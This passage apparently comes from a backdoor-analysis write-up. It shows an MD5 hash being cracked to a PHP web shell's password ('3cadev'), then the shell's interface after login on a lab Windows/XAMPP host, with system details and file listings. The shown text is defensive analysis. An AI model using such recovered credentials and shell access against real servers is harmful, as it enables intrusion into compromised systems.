
Using online free hash decryption tool, we found the plain text password which is **3cadev**



```
We found 1 hashes! [Timer: 843 m/s] Please find them below...
a5af145f2f2611c99eaf366d9d882192 MD5 : 3cadev
```

Figure 9: Decrypted password

Finally, we are able to login to the web backdoor shell.



```
Uname          : Windows NT ADMIN-PC 6.1 build 7601 ((null) Service Pack 1) i586
User           : 0 ( Admin ) Group: 0 ( ? )
Server         : Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1
                 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
Useful         : -------
Downloaders    : -------
Disabled
functions      : All Function Enable
Drives         : [ c ] [ d ]
Cwd            : C:/xampp/htdocs/ drwxrwxrwx [ home ]

Server IP  : 192.168.187.128
Client IP  : 192.168.187.1
HDD        : 59.90 GB
Free       : 47.26 GB (78%)
PHP        : 5.3.1 [ phpinfo ]
Safe Mode  : OFF
Domains    : ---
```

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir	2018-04-18 11:06:37	0/0	drwxrwxrwx	R T
[IP Assignment 2]	dir	2018-04-18 11:05:22	0/0	drwxrwxrwx	R T
[Joomla_3.4.4]	dir	2018-04-18 11:05:50	0/0	drwxrwxrwx	R T
[OnlineLibrary]	dir	2018-04-18 11:05:51	0/0	drwxrwxrwx	R T
[email]	dir	2018-04-18 11:05:20	0/0	drwxrwxrwx	R T
3ca.php	131.22 KB	2018-02-13 06:41:39	0/0	-rw-rw-rw-	R T E D
3ca_decode.php	1.33 KB	2018-05-28 07:10:50	0/0	-rw-rw-rw-	R T E D
a.php	120.06 KB	2017-07-10 07:59:36	0/0	-rw-rw-rw-	R T E D
abc.php	121.05 KB	2017-07-11 05:25:30	0/0	-rw-rw-rw-	R T E D

Figure 10: Logged in to backdoor shell

Sometimes it is very important to decode backdoors and identify their threat levels in order to prevent further damages.